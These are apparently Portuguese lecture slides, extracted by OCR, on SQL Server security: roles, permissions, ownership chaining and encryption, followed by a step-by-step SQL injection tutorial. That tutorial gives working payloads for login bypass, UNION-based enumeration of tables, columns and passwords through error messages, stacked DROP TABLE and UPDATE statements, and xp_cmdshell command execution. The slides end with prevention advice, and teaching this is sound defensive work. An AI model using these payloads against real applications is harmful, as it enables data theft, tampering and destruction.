



CLI

```
-- Associar uma BD role a um user

-- Atribuir uma role a um user
sp_addrolemember [ @rolename= ] 'role' , [ @membername= ] 'security_account'

-- Exemplos:
EXEC sp_addrolemember 'db_datareader', 'carlos costa'

EXEC sp_addrolemember 'db_owner', 'joao_db'

-- Retirar uma role a um login
sp_droprolemember [ @rolename = ] 'role' , [ @membername = ] 'security_account'

-- Exemplo:
EXEC sp_droprolemember 'db_owner', 'joao_db'
```

A lógica é adicionar user a roles...

Standard Database Roles (user defined)






```
-- Definição de nova Role
```

```
-- Criar uma nova Role
sp_addrole [ @rolename = ] 'role' [ , [ @ownername = ] 'owner' ]
  -- ou
create role role_name [ authorization owner_name]

-- Exemplo:
EXEC sp_addrole 'MyRoleName'

-- eliminar uma Role
sp_droprole [ @rolename= ] 'role'
  -- ou
drop role role_name

-- Exemplo:
EXEC sp_droprole 'MyRoleName'
```

Segurança dos Objetos da BD

- Podemos associar permissões a cada objecto, atribuídas:
  - diretamente ao **user**
  - **role** que o user pertence
- Conceito de "Object Ownership"
  - Podemos ter permissões para executar um SP mas não para os outros objetos acedidas por este (ex. tabelas).
  - Não é problema desde que a cadeia de "ownership" dos objectos seja consistente.
    - **Se o "dono" for diferente, então vamos ter problemas...**
- Schemas também têm owner e todos os seus objetos têm o mesmo owner.
- Manuseamento da segurança dos objetos
  - SQL Data Control Language (DCL): **GRANT**, **REVOKE** e **DENY**
  - Utilizando system Stored Procedures.

Ownership Chaining - Examples

```
-- Criados no mesmo esquema, ex: dbo
CREATE TABLE dbo.Pacientes (...);
GO
CREATE PROCEDURE dbo.ListaPacientes
AS
    SELECT * FROM dbo.Pacientes;
GO
-- O utilizador tem apenas EXEC em dbo.ListaPacientes
-- Funciona porque a cadeia de ownership é consistente (dbo -> dbo)
```

```
-- Tabela criada sob esquema "registos"
CREATE TABLE registos.Pacientes (...);
GO
-- SP no esquema dbo
CREATE PROCEDURE dbo.ListaPacientes
AS
    SELECT * FROM registos.Pacientes;
GO
-- Utilizador tem EXEC em dbo.ListaPacientes, mas não SELECT em registos.Pacientes
-- ERRO: Falta de permissão
```

Objetos - Tipos de Permissões

- Select
  - The right to select data. Select permission can be applied to specific columns.
- Insert
  - The right to insert data
- Update
  - The right to modify existing data. Update rights for which a WHERE clause is used require select rights as well. Update permission can be set on specific columns.
- Delete
  - The right to delete existing data
- References
  - The References permission on a table is needed to create a FOREIGN KEY constraint that references that table.
- Execute
  - The right to execute stored procedures or user-defined functions

Objetos - GRANT

Sintaxe:

GRANT Permissions, … , …

ON Object

TO User/role, User/role

WITH GRANT OPTION

Permissions: ALL, SELECT, INSERT, DELETE, REFERENCES, UPDATE, or EXECUTE

WITH GRANT OPTION: Indicates that the grantee will also be given the ability to grant the specified permission to others.

```
-- Exemplos:
GRANT Update ON Employee TO CC

GRANT ALL ON Department TO MyRoleName

GRANT Select, Update ON Project TO MyRoleName, CC

GRANT Execute ON MyStoredProcedure TO CC WITH GRANT OPTION
```

Grant - Example

- Grant
  - execute permission
  - on all stored procedures in a specific schema

```
-- Exemplos:
USE mybd;
go

CREATE schema fwork;
Go

CREATE role appview;
go

-- add users to the role
EXEC sp_addrolemember N'appview', N'User1';
…
EXEC sp_addrolemember N'appview', N'UserN';

GRANT EXECUTE ON SCHEMA::fwork TO appview;
go
```

Objetos - Revoke, Deny

- Revoke e Deny têm sintaxes similares ao GRANT
- Se o Grant incluiu "WITH GRANT OPTION"
  - Então temos de remover permissões em cascata (Cascade)
- **Deny** remove explicitamente uma permissão
  - Ação oposta ao Grant
  - Sobrepõem-se a um eventual Grant sobre o mesmo objeto
- **Revoke** "anula" um Grant ou um Deny

```
-- Exemplos:
REVOKE Update ON Employee TO CC

REVOKE Execute ON MyStoredProcedure TO CC CASCADE

DENY Select ON Employee to John

REVOKE Select ON Employee to John
```

Stored Procedure – "execute as"

- Podemos determinar como será executado o código dentro do SP:

```
-- SP with Execute AS
CREATE PROCEDURE AddNewCustomer (LastName VARCHAR(50), FirstName VARCHAR(50))
WITH EXECUTE AS SELF
AS
...
```

- Opções do Execute As:
  - Caller – execute with the owner permissions of the user executing the stored procedure.
  - Self – execute with the permission of the user who created or altered the stored procedure.
  - Owner – execute with the permissions of the owner of the stored procedure.
  - <user> – execute with the permission of the specific named user.

Nota: Também se aplica a UDF e Triggers.

Cifragem de Atributos

- SQL Server suporta 4 tipos de cifragem de atributos:
  - Senha
  - Chave Simétrica
  - Chave Assimétrica
  - Certificados Digitais

Exemplo

```
-- Exemplo de cifragem com SENHA:
CREATE TABLE CCard (
   CCardID INT IDENTITY PRIMARY KEY NOT NULL,
   CustomerID INT NOT NULL,
   CreditCardNumber VARBINARY(128),
   Expires CHAR(4) );

INSERT CCard(CustomerID, CreditCardNumber, Expires)
VALUES(1,EncryptByPassPhrase('ThePassphrase', '12345678901234567890'),'0808');

SELECT CCardID, CustomerID, CONVERT(VARCHAR(20),
DecryptByPassPhrase('ThePassphrase', CreditCardNumber)), Expires FROM Ccard
WHERE CustomerID = 1;
```


SQL INJECTION

Definição


- A injeção maliciosa de comandos SQL num SGBD através de uma aplicação.
- Um ataque deste tipo pode:
  - Expor informação
  - Introduzir/alterar dados
  - Eliminar dados
  - Ganhar acesso a contas/privilégios de outros utilizadores
  - Denial-of-Service
  - Executar comandos no SO
- Ameaça mais comum num SGBD

Como Funciona?

- Exemplo (ASP .NET):
  - Form de Login de uma aplicação que tem associada uma query:




```
SELECT * FROM Login
WHERE username = 'Joe'
AND password = '123'
```



  - Se retornar algo => login!

- GUI -> Imaginemos que a query é construída da seguinte forma:

```
SQLQuery = "SELECT  * FROM Login where username= '" +
form_usr + "' AND password = '" + form_pwd + "'";
```

Strings - Injecting SQL

Se o utilizador introduzir os seguintes campos:

form_usr ->	' or 1=1 - -
form_pwd ->	<anything>

A query resultante seria:

```
SELECT * FROM Login
WHERE username = ' ' or 1=1
- - AND password = 'anything'
```

TRUE!!!

- poder do caracter ' na string... termina-a e o que vem a seguir é considerado comando SQL.
- O resto da instrução SQL (programada) é cancelada com o --

E se o parâmetro for numérico...

Exemplo:

SELECT * FROM customers WHERE id= 5 AND pin = 5432

Se o utilizador introduzir os seguintes campos:

form_id -> **3 or 1=1 - -**

form_pin -> <anything>

A query resultante seria:

SELECT * FROM customers

WHERE id = 3 **or 1=1** → TRUE!!!

– – AND pin = anything

Vai retornar todos os tuplos de customers...

Descobrindo nome da tabela e atributos

form_usr ->	blabla
form_pwd ->	' group by username --

A query resultante seria:

```
SELECT * FROM Login WHERE username = 'blabla' AND password=''
    group by username --
```

Server Error in '/WebLogin' Application.

Column 'Login.UserId' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Ficamos a saber o nome da tabela e do atributo!

form_pwd ->	' group by userid, username --

Server Error in '/WebLogin' Application.

Column 'Login.Password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

... segundo atributo!

Obter o nome das tabelas da BD

form_usr ->
```
xx' UNION SELECT TABLE_NAME, null, null
FROM INFORMATION_SCHEMA.TABLES; --
```

form_pwd ->
```
blabla
```

Explorando a UNION para obter outra informação:

1. **Temos de acertar no número de atributos (tentativa e erro)**
2. **Provocar um erro de "matching" dos tipos dos atributos**

SELECT * FROM Login WHERE username = '**xx' UNION SELECT TABLE_NAME, null, null FROM INFORMATION_SCHEMA.TABLES; --** password='

Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'Vendor' to data type int.

... Nome da primeira tabela do BD

form_usr ->
```
xx' UNION SELECT TABLE_NAME, null, null FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('Vendor'); --
```

Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'Login' to data type int.

segunda tabela... e assim sucessivamente

Obter o nome das colunas da tabela

form_usr ->
```
xx' UNION SELECT COLUMN_NAME, null, null  FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='vendor'; --
```

form_pwd ->
```
blabla
```

Explorando a UNION para obter outra informação:

1. Temos de acertar no número de atributos (tentativa e erro)
2. Provocar um erro de "matching" dos tipos dos atributos

SELECT * FROM Login WHERE username = **'xx' UNION SELECT COLUMN_NAME, null, null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='Vendor'; --**

```
Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'VendorId' to data type int.
```

... nome da primeira coluna

form_usr ->
```
xx' UNION SELECT COLUMN_NAME, null, null FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_NAME='vendor' AND COLUMN_NAME NOT IN ('VendorId'); --
```

```
Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'VendorFName' to data type int.
```

segunda coluna.. e assim sucessivamente

Acesso a dados de tabelas

Descobrir os registos da tabela Login:

form_usr ->	xx' UNION SELECT TOP 1 username, null, null FROM login; --
form_pwd ->	blabla

Continuando a explorar a UNION para obter outra informação:

SELECT * FROM Login WHERE username = '**xx' UNION SELECT TOP 1 username, null, null FROM login; --**

Server Error in '/WebLogin' Application.

Conversion failed when converting the varchar value 'cc' to data type int.

... nome do primeiro user

form_usr -> xx' UNION SELECT TOP 1 username, null, null FROM login WHERE username NOT IN ('cc'); --

Server Error in '/' Application.

Conversion failed when converting the varchar value 'joao' to data type int.

Nome do segundo user... e assim sucessivamente

Acesso a dados de tabelas (cont)

Já temos os usernames... vamos tentar obter as passwords:

form_usr -> xx' UNION SELECT password, null, null FROM login WHERE username='cc'; --

form_pwd -> blabla

Continuando a explorar a UNION para obter outra informação:

SELECT * FROM Login WHERE username = '**xx' UNION SELECT password, null, null FROM login WHERE username='cc'; --**

Server Error in '/' Application.

Conversion failed when converting the varchar value 'ding-dong' to data type int.

... password do user cc

Inserir/Alterar Dados numa tabela

Inserindo novos registos na tabela Login:

form_usr ->	xx'; INSERT INTO Login Values (3, 'Joao', 'toc-toc'); --
form_pwd ->	blabla

Resultaria em duas instruções SQL:

SELECT * FROM Login WHERE username = '**xx'; INSERT INTO Login Values (3, 'Joao', 'toc-toc'); --**

	UserId	UserName	Password
	1	cc	ding-dong
	3	joao	toc-toc

Alterar Dados na tabela Login:

form_usr -> xx'; UPDATE LOGIN SET password='laranja' WHERE username='Joao'; --

form_pwd -> blabla

	UserId	UserName	Password
	1	cc	ding-dong
	3	joao	laranja

Resultaria na seguinte instrução SQL:

SELECT * FROM Login WHERE username = '**xx'; UPDATE LOGIN SET password='laranja' WHERE username='Joao'; --**

Eliminando Tabelas!


E se o utilizador tiver permissões para eliminar tabelas???


form_usr ->	xx'; DROP TABLE sales; --
form_pwd ->	blabla

Resultaria em duas instruções SQL:

SELECT * FROM Login WHERE username = '**xx'; DROP TABLE sales; --**

Falha a autenticação mas executa com sucesso a segunda instrução DDL...





Determinar o DB Login/User

Há várias funções escalares do SQL99 suportadas pelos SGBD:

- user ou current_user
- session_user
- system_user

form_usr -> xx' and 1 in (select user) --

form_pwd -> blabla

Resultaria na seguinte instrução SQL:

SELECT * FROM Login WHERE username = '**xx' and 1 in (select user) --**

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'dbo' to data type int.

SQL Server: Administradores são mapeados para o user dbo

form_usr -> xx' and 1 in (select system_user) --

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'CARLOSCOSTAXP\Administrator' to data type int.

SQl Server Login name

Execução de comandos do SO

Se o utilizador introduzir os seguintes campos:

form_usr -> **'; exec master..xp_cmdshell 'dir' - -**

form_pwd -> blabla

A query resultante seria a execução de um comando na shell do SO*:

SELECT * FROM Login

WHERE username = **' '; exec master..xp_cmdshell 'dir' --**

Podemos construir uma batch (...;...;...;) que :

- recolhe dados e envia para uma máquina remota
  - **BD, Rede, SO, etc**
- start/stop de serviços do SO
- destrói dados

* se xp_cmdshell estivesse ativo no SQL Server...

SQL Injection - Resumo das Técnicas

- Apresentamos vários exemplos de obtenção, manuseamento e eliminação de dados de uma DB com recurso a técnicas de injeção de instruções SQL maliciosa.
  - Muitas outros exemplos poderiam ser apresentados.
- Estas técnicas baseiam-se em explorar debilidades da aplicação utilizando um método de tentativa e error.
  - Basta encontrar uma "porta" na aplicação para injeção de SQL dinamicamente.
- Baseiam-se num bom conhecimento da linguagem SQL e do SGBD

SQL Injection – Como Prevenir?

- Não confiar nos dados introduzidos pelo utilizador
  - Devemos validar toda a entrada de dados
- Nunca utilizar SQL dinâmico (slide 25)
  - Utilizar SQL parametrizado ou Stored Procedures
- Nunca conectar à DB com um conta administrador
  - Utilizar uma conta com privilégios limitados
- Não armazenar informação sensível (passwords, etc) em texto simples
  - Utilizar processos de cifragem ou hash
- Reduzir ao mínimo a apresentação de informação de erros
  - Utilizar informação de erros customizada
  - Não utilizar debug

Resumo

- Modelo de Segurança do SQL Server
- SQL Injection